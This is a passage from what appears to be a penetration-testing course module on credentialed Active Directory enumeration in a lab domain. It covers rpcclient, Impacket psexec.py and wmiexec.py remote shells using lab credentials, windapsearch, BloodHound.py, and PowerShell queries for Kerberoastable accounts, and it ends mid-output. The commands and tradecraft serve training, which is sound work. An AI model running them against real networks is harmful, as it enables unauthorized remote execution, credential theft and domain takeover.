However, there are accounts that you will notice that have the same RID regardless of what host you are on. Accounts like the built-in Administrator for a domain will have a RID [administrator] rid:[0x1f4], which, when converted to a decimal value, equals 500 . The built-in Administrator account will always have the RID value Hex 0x1f4 , or 500. This will always be the case. Since this value is unique to an object, we can use it to enumerate further

information about it from the domain. Let's give it a try again with rpcclient. We will dig a bit targeting the `htb-student` user.

RPCClient User Enumeration By RID

```
rpcclient $> queryuser 0x457

    User Name      : htb-student
    Full Name     : Htb Student
    Home Drive    :
    Dir Drive     :
    Profile Path:
    Logon Script:
    Description   :
    Workstations:
    Comment       :
    Remote Dial   :
    Logon Time     : Wed, 02 Mar 2022 15:34:32 EST
    Logoff Time    : Wed, 31 Dec 1969 19:00:00 EST
    Kickoff Time   : Wed, 13 Sep 30828 22:48:05 EDT
    Password last set Time : Wed, 27 Oct 2021 12:26:52 EDT
    Password can change Time : Thu, 28 Oct 2021 12:26:52 EDT
    Password must change Time: Wed, 13 Sep 30828 22:48:05 EDT
    unknown_2[0..31]...
    user_rid : 0x457
    group_rid: 0x201
    acb_info : 0x00000010
    fields_present: 0x00ffff
    logon_divs: 168
    bad_password_count: 0x00000000
    logon_count: 0x0000001d
    padding1[0..7]...
    logon_hrs[0..21]...
```

When we searched for information using the `queryuser` command against the RID `0x457`, RPC returned the user information for `htb-student` as expected. This wasn't hard since we already knew the RID for `htb-student`. If we wished to enumerate all users to gather the RIDs for more than just one, we would use the `enumdomusers` command.

Enumdomusers

```
rpcclient $> enumdomusers

user:[administrator] rid:[0x1f4]
user:[guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
```

```
user:[lab_adm] rid:[0x3e9]
user:[htb-student] rid:[0x457]
user:[avazquez] rid:[0x458]
user:[pfalcon] rid:[0x459]
user:[fanthony] rid:[0x45a]
user:[wdillard] rid:[0x45b]
user:[lbradford] rid:[0x45c]
user:[sgage] rid:[0x45d]
user:[asanchez] rid:[0x45e]
user:[dbranch] rid:[0x45f]
user:[ccruz] rid:[0x460]
user:[njohnson] rid:[0x461]
user:[mholliday] rid:[0x462]
```

<SNIP>

Using it in this manner will print out all domain users by name and RID. Our enumeration can go into great detail utilizing `rpcclient`. We could even start performing actions such as editing users and groups or adding our own into the domain, but this is out of scope for this module. For now, we just want to perform domain enumeration to validate our findings. Take some time to play with the other `rpcclient` functions and see the results they produce. For more information on topics such as SIDs, RIDs, and other core components of AD, it would be worthwhile to check out the [Introduction to Active Directory](#) module. Now, it's time to plunge into Impacket in all its glory.

Impacket Toolkit

Impacket is a versatile toolkit that provides us with many different ways to enumerate, interact, and exploit Windows protocols and find the information we need using Python. The tool is actively maintained and has many contributors, especially when new attack techniques arise. We could perform many other actions with Impacket, but we will only highlight a few in this section; [wmiexec.py](#) and [psexec.py](#). Earlier in the poisoning section, we grabbed a hash for the user `wley` with `Responder` and cracked it to obtain the password `transporter@4`. We will see in the next section that this user is a local admin on the `ACADEMY-EA-FILE` host. We will utilize the credentials for the next few actions.

Psexec.py


One of the most useful tools in the Impacket suite is `psexec.py`. `Psexec.py` is a clone of the Sysinternals `psexec` executable, but works slightly differently from the original. The tool creates a remote service by uploading a randomly-named executable to the `ADMIN$` share on the target host. It then registers the service via RPC and the Windows Service Control

`Manager`. Once established, communication happens over a named pipe, providing an interactive remote shell as `SYSTEM` on the victim host.

Using psexec.py

To connect to a host with `psexec.py`, we need credentials for a user with local administrator privileges.

```
psexec.py inlanefreight.local/wley:'transporter@4'@172.16.5.125
```

A terminal window with a black background and white text. It shows a command being run: `[administrator@ea-attack01] -[~]$ psexec.py inlanefreight.local/wley:'transporter@4'@172.16.5.125`. The command is partially cut off at the end. The prompt shows the user is currently an administrator on the host `ea-attack01`.

Once we execute the `psexec` module, it drops us into the `system32` directory on the target host. We ran the `whoami` command to verify, and it confirmed that we landed on the host as `SYSTEM`. From here, we can perform most any task on this host; anything from further enumeration to persistence and lateral movement. Let's give another Impacket module a try: `wmiexec.py`.


wmiexec.py

`Wmiexec.py` utilizes a semi-interactive shell where commands are executed through [Windows Management Instrumentation](#). It does not drop any files or executables on the target host and generates fewer logs than other modules. After connecting, it runs as the local admin user we connected with (this can be less obvious to someone hunting for an intrusion than seeing `SYSTEM` executing many commands). This is a more stealthy approach to execution on hosts than other tools, but would still likely be caught by most

modern anti-virus and EDR systems. We will use the same account as with psexec.py to access the host.

Using wmiexec.py

```
wmiexec.py inlanefreight.local/wley:'transporter@4'@172.16.5.5
```



Note that this shell environment is not fully interactive, so each command issued will execute a new cmd.exe from WMI and execute your command. The downside of this is that if a vigilant defender checks event logs and looks at event ID [4688: A new process has been created](#), they will see a new process created to spawn cmd.exe and issue a command. This isn't always malicious activity since many organizations utilize WMI to administer computers, but it can be a tip-off in an investigation. In the image above, it's also apparent that the process is running under the context of user `wley` on the host, not as SYSTEM. Impacket is an immensely valuable tool that has plenty of use cases. We will see many other tools in the Impacket toolkit throughout the remainder of this module. As a pentester working with Windows hosts, this tool should always be in our arsenal. Let's move on to the next tool, Windapsearch.

Windapsearch

[Windapsearch](#) is another handy Python script we can use to enumerate users, groups, and computers from a Windows domain by utilizing LDAP queries. It is present in our attack host's /opt/windapsearch/ directory.

Windapsearch Help

```
windapsearch.py -h

usage: windapsearch.py [-h] [-d DOMAIN] [--dc-ip DC_IP] [-u USER]
                      [-p PASSWORD] [--functionality] [-G] [-U] [-C]
                      [-m GROUP_NAME] [--da] [--admin-objects] [--user-
spns]
                      [--unconstrained-users] [--unconstrained-computers]
                      [--gpos] [-s SEARCH_TERM] [-l DN]
                      [--custom CUSTOM_FILTER] [-r] [--attrs ATTRS] [--
full]
                      [-o output_dir]

Script to perform Windows domain enumeration through LDAP queries to a
Domain
Controller

optional arguments:
  -h, --help            show this help message and exit

Domain Options:
  -d DOMAIN, --domain DOMAIN
                        The FQDN of the domain (e.g. 'lab.example.com').
  Only
                        needed if DC-IP not provided
  --dc-ip DC_IP         The IP address of a domain controller

Bind Options:
  Specify bind account. If not specified, anonymous bind will be attempted

  -u USER, --user USER  The full username with domain to bind with (e.g.
                        '[email protected]' or 'LAB\ropnop'
  -p PASSWORD, --password PASSWORD
                        Password to use. If not specified, will be
  prompted
                        for

Enumeration Options:
  Data to enumerate from LDAP

  --functionality
  through
                        Enumerate Domain Functionality level. Possible
  anonymous bind
  -G, --groups          Enumerate all AD Groups
```

```
-U, --users           Enumerate all AD Users
-PU, --privileged-users
                      Enumerate All privileged AD Users. Performs
recursive
                      lookups for nested members.
-C, --computers      Enumerate all AD Computers

<SNIP>
```

We have several options with Windapsearch to perform standard enumeration (dumping users, computers, and groups) and more detailed enumeration. The `--da` (enumerate domain admins group members) option and the `-PU` (find privileged users) options. The `-PU` option is interesting because it will perform a recursive search for users with nested group membership.

Windapsearch - Domain Admins

```
python3 windapsearch.py --dc-ip 172.16.5.5 -u [email protected] -p
Klmcargo2 --da

[+] Using Domain Controller at: 172.16.5.5
[+] Getting defaultNamingContext from Root DSE
[+]     Found: DC=INLANEFREIGHT,DC=LOCAL
[+] Attempting bind
[+]     ...success! Bind as:
[+]         u:INLANEFREIGHT\forend
[+] Attempting to enumerate all Domain Admins
[+] Using DN: CN=Domain Admins,CN=Users,CN=Domain
Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
[+]     Found 28 Domain Admins:

cn: Administrator
userPrincipalName: [email protected]

cn: lab_adm

cn: Matthew Morgan
userPrincipalName: [email protected]

<SNIP>
```

From the results in the shell above, we can see that it enumerated 28 users from the Domain Admins group. Take note of a few users we have already seen before and may even have a hash or cleartext password like `wley`, `svc_qualys`, and `lab_adm`.

To identify more potential users, we can run the tool with the `-PU` flag and check for users with elevated privileges that may have gone unnoticed. This is a great check for reporting since it will most likely inform the customer of users with excess privileges from nested group membership.

Windapsearch - Privileged Users

```
python3 windapsearch.py --dc-ip 172.16.5.5 -u [email protected] -p  
Klmcargo2 -PU

[+] Using Domain Controller at: 172.16.5.5
[+] Getting defaultNamingContext from Root DSE
[+]     Found: DC=INLANEFREIGHT,DC=LOCAL
[+] Attempting bind
[+]     ...success! Bound as:
[+]         u:INLANEFREIGHT\forend
[+] Attempting to enumerate all AD privileged users
[+] Using DN: CN=Domain Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
[+]     Found 28 nested users for group Domain Admins:

cn: Administrator
userPrincipalName: [email protected]

cn: lab_adm

cn: Angela Dunn
userPrincipalName: [email protected]

cn: Matthew Morgan
userPrincipalName: [email protected]

cn: Dorothy Click
userPrincipalName: [email protected]

<SNIP>

[+] Using DN: CN=Enterprise Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
[+]     Found 3 nested users for group Enterprise Admins:

cn: Administrator
userPrincipalName: [email protected]

cn: lab_adm

cn: Sharepoint Admin
userPrincipalName: [email protected]
```

<SNIP>

You'll notice that it performed mutations against common elevated group names in different languages. This output gives an example of the dangers of nested group membership, and this will become more evident when we work with BloodHound graphics to visualize this.

Bloodhound.py

Once we have domain credentials, we can run the [BloodHound.py](#) BloodHound ingestor from our Linux attack host. BloodHound is one of, if not the most impactful tools ever released for auditing Active Directory security, and it is hugely beneficial for us as penetration testers. We can take large amounts of data that would be time-consuming to sift through and create graphical representations or "attack paths" of where access with a particular user may lead. We will often find nuanced flaws in an AD environment that would have been missed without the ability to run queries with the BloodHound GUI tool and visualize issues. The tool uses [graph theory](#) to visually represent relationships and uncover attack paths that would have been difficult, or even impossible to detect with other tools. The tool consists of two parts: the [SharpHound collector](#) written in C# for use on Windows systems, or for this section, the BloodHound.py collector (also referred to as an `ingestor`) and the [BloodHound](#) GUI tool which allows us to upload collected data in the form of JSON files. Once uploaded, we can run various pre-built queries or write custom queries using [Cypher language](#). The tool collects data from AD such as users, groups, computers, group membership, GPOs, ACLs, domain trusts, local admin access, user sessions, computer and user properties, RDP access, WinRM access, etc.

It was initially only released with a PowerShell collector, so it had to be run from a Windows host. Eventually, a Python port (which requires Impacket, `ldap3`, and `dnspython`) was released by a community member. This helped immensely during penetration tests when we have valid domain credentials, but do not have rights to access a domain-joined Windows host or do not have a Windows attack host to run the SharpHound collector from. This also helps us not have to run the collector from a domain host, which could potentially be blocked or set off alerts (though even running it from our attack host will most likely set off alarms in well-protected environments).

Running `bloodhound-python -h` from our Linux attack host will show us the options available.

BloodHound.py Options

```
bloodhound-python -h
```

```
usage: bloodhound-python [-h] [-c COLLECTIONMETHOD] [-u USERNAME]
```

```

        [-p PASSWORD] [-k] [--hashes HASHES] [-ns
NAMESERVER]
        [--dns-tcp] [--dns-timeout DNS_TIMEOUT] [-d
DOMAIN]
        [-dc HOST] [-gc HOST] [-w WORKERS] [-v]
        [--disable-pooling] [--disable-autogc] [--zip]

Python based ingestor for BloodHound
For help or reporting issues, visit https://github.com/Fox-IT/BloodHound.py

optional arguments:
-h, --help            show this help message and exit
-c COLLECTIONMETHOD, --collectionmethod COLLECTIONMETHOD
                      Which information to collect. Supported: Group,
                      LocalAdmin, Session, Trusts, Default (all
previous),
                      DCOnly (no computer connections), DCOM,
RDP,PSRemote,
                      LoggedOn, ObjectProps, ACL, All (all except
LoggedOn).
                      You can specify more than one by separating them
with
                      a comma. (default: Default)
-u USERNAME, --username USERNAME
                      Username. Format: username[@domain]; If the domain
is
                      unspecified, the current domain is used.
-p PASSWORD, --password PASSWORD
                      Password

<SNIP>

```

As we can see the tool accepts various collection methods with the `-c` or `--collectionmethod` flag. We can retrieve specific data such as user sessions, users and groups, object properties, ACLS, or select `all` to gather as much data as possible. Let's run it this way.

Executing BloodHound.py

```

sudo bloodhound-python -u 'forend' -p 'Klmcargo2' -ns 172.16.5.5 -d
inlanefreight.local -c all

INFO: Found AD domain: inlanefreight.local
INFO: Connecting to LDAP server: ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL
INFO: Found 1 domains
INFO: Found 2 domains in the forest

```

```
INFO: Found 564 computers
INFO: Connecting to LDAP server: ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL
INFO: Found 2951 users
INFO: Connecting to GC LDAP server: ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL
INFO: Found 183 groups
INFO: Found 2 trusts
INFO: Starting computer enumeration with 10 workers

<SNIP>
```

The command above executed Bloodhound.py with the user `forend`. We specified our nameserver as the Domain Controller with the `-ns` flag and the domain, `INLANEFREIGHT.LOCAL` with the `-d` flag. The `-c all` flag told the tool to run all checks. Once the script finishes, we will see the output files in the current working directory in the format of `<date_object.json>`.

Viewing the Results

```
ls
20220307163102_computers.json 20220307163102_domains.json
20220307163102_groups.json 20220307163102_users.json
```

Upload the Zip File into the BloodHound GUI


We could then type `sudo neo4j start` to start the [neo4j](#) service, firing up the database we'll load the data into and also run Cypher queries against.

Next, we can type `bloodhound` from our Linux attack host when logged in using `freerdp` to start the BloodHound GUI application and upload the data. The credentials are pre-populated on the Linux attack host, but if for some reason a credential prompt is shown, use:

- `user == neo4j / pass == HTB@cademy_stdnt! .`


Once all of the above is done, we should have the BloodHound GUI tool loaded with a blank slate. Now we need to upload the data. We can either upload each JSON file one by one or zip them first with a command such as `zip -r ilfreight_bh.zip *.json` and upload the Zip file. We do this by clicking the `Upload Data` button on the right side of the window (green arrow). When the file browser window pops up to select a file, choose the zip file (or each JSON file) (red arrow) and hit `Open`.

Uploading the Zip File



Now that the data is loaded, we can use the Analysis tab to run queries against the database. These queries can be custom and specific to what you decide using [custom Cypher queries](#). There are many great cheat sheets to help us here. We will discuss custom Cypher queries more in a later section. As seen below, we can use the built-in Path Finding queries on the Analysis tab on the Left side of the window.

Searching for Relationships



The query chosen to produce the map above was `Find Shortest Paths To Domain Admins`. It will give us any logical paths it finds through users/groups/hosts/ACLs/GPOs, etc., relationships that will likely allow us to escalate to Domain Administrator privileges or equivalent. This will be extremely helpful when planning our next steps for lateral movement through the network. Take some time to experiment with the various features: look at the `Database Info` tab after uploading data, search for a node such as `Domain Users` and, scroll through all of the options under the `Node Info` tab, check out the pre-built queries under the `Analysis` tab, many which are powerful and can quickly find various ways to domain takeover. Finally, experiment with some custom Cypher queries by selecting some interesting ones from the Cypher cheatsheet linked above, pasting them into the `Raw Query` box at the bottom, and hitting enter. You can also play with the `Settings` menu by clicking the gear icon on the right side of the screen and adjusting how nodes and edges are displayed, enable query debug mode, and enable dark mode. Throughout the remainder of this module, we will use BloodHound in various ways, but for a dedicated study on the BloodHound tool, check out the [Active Directory BloodHound](#) module.

In the next section, we will cover running the SharpHound collector from a domain-joined Windows host and work through some examples of working with the data in the BloodHound GUI.

We experimented with several new tools for domain enumeration from a Linux host. The following section will cover several more tools we can use from a domain-joined Windows host. As a quick note, if you haven't checked out the [WADComs project](#) yet, you definitely should. It is an interactive cheat sheet for many of the tools we will cover (and more) in this module. It's hugely helpful when you can't remember exact command syntax or are trying out a tool for the first time. Worth bookmarking and even [contributing](#) to!

Now, let's switch gears and start digging into the INLANEFREIGHT.LOCAL domain from our Windows attack host.

Credentialed Enumeration - from Windows

In the previous section, we explored some tools we can use from our Linux attack host for enumeration with valid domain credentials. In this section, we will experiment with a few tools for enumerating from a Windows attack host, such as SharpHound/BloodHound, PowerView/SharpView, Grouper2, Snaffler, and some built-in tools useful for AD enumeration. Some of the data we gather in this phase may provide more information for reporting, not just directly lead to attack paths. Depending on the assessment type, our client may be interested in all possible findings, so even issues like the ability to run BloodHound freely or certain user account attributes may be worth including in our report as either

medium-risk findings or a separate appendix section. Not every issue we uncover has to be geared towards forwarding our attacks. Some of the results may be informational in nature but useful to the customer to help improve their security posture.

At this point, we are interested in other misconfigurations and permission issues that could lead to lateral and vertical movement. We are also interested in getting a bigger picture of how the domain is set up, i.e., do any trusts exist with other domains both inside and outside the current forest? We're also interested in pillaging file shares that our user has access to, as these often contain sensitive data such as credentials that can be used to further our access.

TTPs

The first tool we will explore is the [ActiveDirectory PowerShell module](#). When landing on a Windows host in the domain, especially one an admin uses, there is a chance you will find valuable tools and scripts on the host.

ActiveDirectory PowerShell Module

The ActiveDirectory PowerShell module is a group of PowerShell cmdlets for administering an Active Directory environment from the command line. It consists of 147 different cmdlets at the time of writing. We can't cover them all here, but we will look at a few that are particularly useful for enumerating AD environments. Feel free to explore other cmdlets included in the module in the lab built for this section, and see what interesting combinations and output you can create.

Before we can utilize the module, we have to make sure it is imported first. The [Get-Module](#) cmdlet, which is part of the [Microsoft.PowerShell.Core module](#), will list all available modules, their version, and potential commands for use. This is a great way to see if anything like Git or custom administrator scripts are installed.

If the module is not loaded, run `Import-Module ActiveDirectory` to load it for use.

Discover Modules

PS C:\htb> Get-Module			
ModuleType	Version	Name	ExportedCommands
Manifest	3.1.0.0	Microsoft.PowerShell.Utility	{Add-Member,
		Add-Type, Clear-Variable, Compare-Object...}	
Script	2.0.0	PSReadline	{Get-

```
PSReadLineKeyHandler, Get-PSReadLineOption, Remove-PS...
```

We'll see that the ActiveDirectory module is not yet imported. Let's go ahead and import it.

Load ActiveDirectory Module

```
PS C:\htb> Import-Module ActiveDirectory
PS C:\htb> Get-Module

ModuleType Version      Name
-----  -----      -----
Manifest    1.0.1.0     ActiveDirectory
Manifest    3.1.0.0     Microsoft.PowerShell.Utility
Script      2.0.0       PSReadline
                                         ExportedCommands
                                         {Add-
ADCentralAccessPolicyMember, Add-ADComputerServiceAcc...
                                         {Add-Member,
Add-Type, Clear-Variable, Compare-Object...}
                                         {Get-
PSReadLineKeyHandler, Get-PSReadLineOption, Remove-PS...
```

Now that our modules are loaded, let's begin. First up, we'll enumerate some basic information about the domain with the [Get-ADDomain](#) cmdlet.

Get Domain Info

```
PS C:\htb> Get-ADDomain

AllowedDNSSuffixes          : {}
ChildDomains                 : {LOGISTICS.INLANEFREIGHT.LOCAL}
ComputersContainer           :
CN=Computers,DC=INLANEFREIGHT,DC=LOCAL
DeletedObjectsContainer      : CN=Deleted
Objects,DC=INLANEFREIGHT,DC=LOCAL
DistinguishedName            : DC=INLANEFREIGHT,DC=LOCAL
DNSRoot                      : INLANEFREIGHT.LOCAL
DomainControllersContainer   : OU=Domain
Controllers,DC=INLANEFREIGHT,DC=LOCAL
DomainMode                    : Windows2016Domain
DomainSID                     : S-1-5-21-3842939050-3880317879-
2865463114
ForeignSecurityPrincipalsContainer :
CN=ForeignSecurityPrincipals,DC=INLANEFREIGHT,DC=LOCAL
Forest                        : INLANEFREIGHT.LOCAL
InfrastructureMaster          : ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL
LastLogonReplicationInterval : 
LinkedGroupPolicyObjects      : {cn={DDBB8574-E94E-4525-8C9D-
ABABE31223D0},cn=policies,cn=system,DC=INLANEFREIGHT,
```

```

DC=LOCAL, CN={31B2F340-016D-11D2-
945F-00C04FB984F9},CN=Policies,CN=System,DC=INLAN
EFREIGHT,DC=LOCAL}

LostAndFoundContainer      :
CN=LostAndFound,DC=INLANEFREIGHT,DC=LOCAL
ManagedBy                  :
Name                       : INLANEFREIGHT
NetBIOSName                : INLANEFREIGHT
ObjectClass                 : domainDNS
ObjectGUID                  : 71e4ecd1-a9f6-4f55-8a0b-e8c398fb547a
ParentDomain                :
PDCEmulator                 : ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL
PublicKeyRequiredPasswordRolling : True
QuotasContainer              : CN=NTDS
Quotas,DC=INLANEFREIGHT,DC=LOCAL
ReadOnlyReplicaDirectoryServers : {}
ReplicaDirectoryServers       : {ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL}
RIDMaster                   : ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL
SubordinateReferences        :
{DC=LOGISTICS,DC=INLANEFREIGHT,DC=LOCAL,
DC=ForestDnsZones,DC=INLANEFREIGHT,DC=LOCAL,
DC=DomainDnsZones,DC=INLANEFREIGHT,DC=LOCAL,
CN=Configuration,DC=INLANEFREIGHT,DC=LOCAL}
SystemsContainer              : CN=System,DC=INLANEFREIGHT,DC=LOCAL
UsersContainer                : CN=Users,DC=INLANEFREIGHT,DC=LOCAL

```

This will print out helpful information like the domain SID, domain functional level, any child domains, and more. Next, we'll use the [Get-ADUser](#) cmdlet. We will be filtering for accounts with the `ServicePrincipalName` property populated. This will get us a listing of accounts that may be susceptible to a Kerberoasting attack, which we will cover in-depth after the next section.

Get-ADUser

```

PS C:\htb> Get-ADUser -Filter {ServicePrincipalName -ne "$null"} -
Properties ServicePrincipalName

DistinguishedName    : CN=adfs,OU=Service
Accounts,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
Enabled               : True
GivenName              : Sharepoint
Name                  : adfs
ObjectClass            : user
ObjectGUID             : 49b53bea-4bc4-4a68-b694-b806d9809e95

```

```

SamAccountName      : adfs
ServicePrincipalName : {adfsconnect/azure01.inlanefreight.local}
SID                 : S-1-5-21-3842939050-3880317879-2865463114-5244
Surname             : Admin
UserPrincipalName   :

DistinguishedName   : CN=BACKUPAGENT,OU=Service
Accounts,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
Enabled              : True
GivenName            : Jessica
Name                 : BACKUPAGENT
ObjectClass          : user
ObjectGUID           : 2ec53e98-3a64-4706-be23-1d824ff61bed
SamAccountName       : backupagent
ServicePrincipalName : {backupjob/veam001.inlanefreight.local}
SID                 : S-1-5-21-3842939050-3880317879-2865463114-5220
Surname             : Systemmailbox 8Cc370d3-822A-4Ab8-A926-Bb94bd0641a9
UserPrincipalName   :

```

<SNIP>

Another interesting check we can run utilizing the ActiveDirectory module, would be to verify domain trust relationships using the [Get-ADTrust](#) cmdlet

Checking For Trust Relationships

```

PS C:\htb> Get-ADTrust -Filter *

Direction          : BiDirectional
DisallowTransitivity : False
DistinguishedName   :
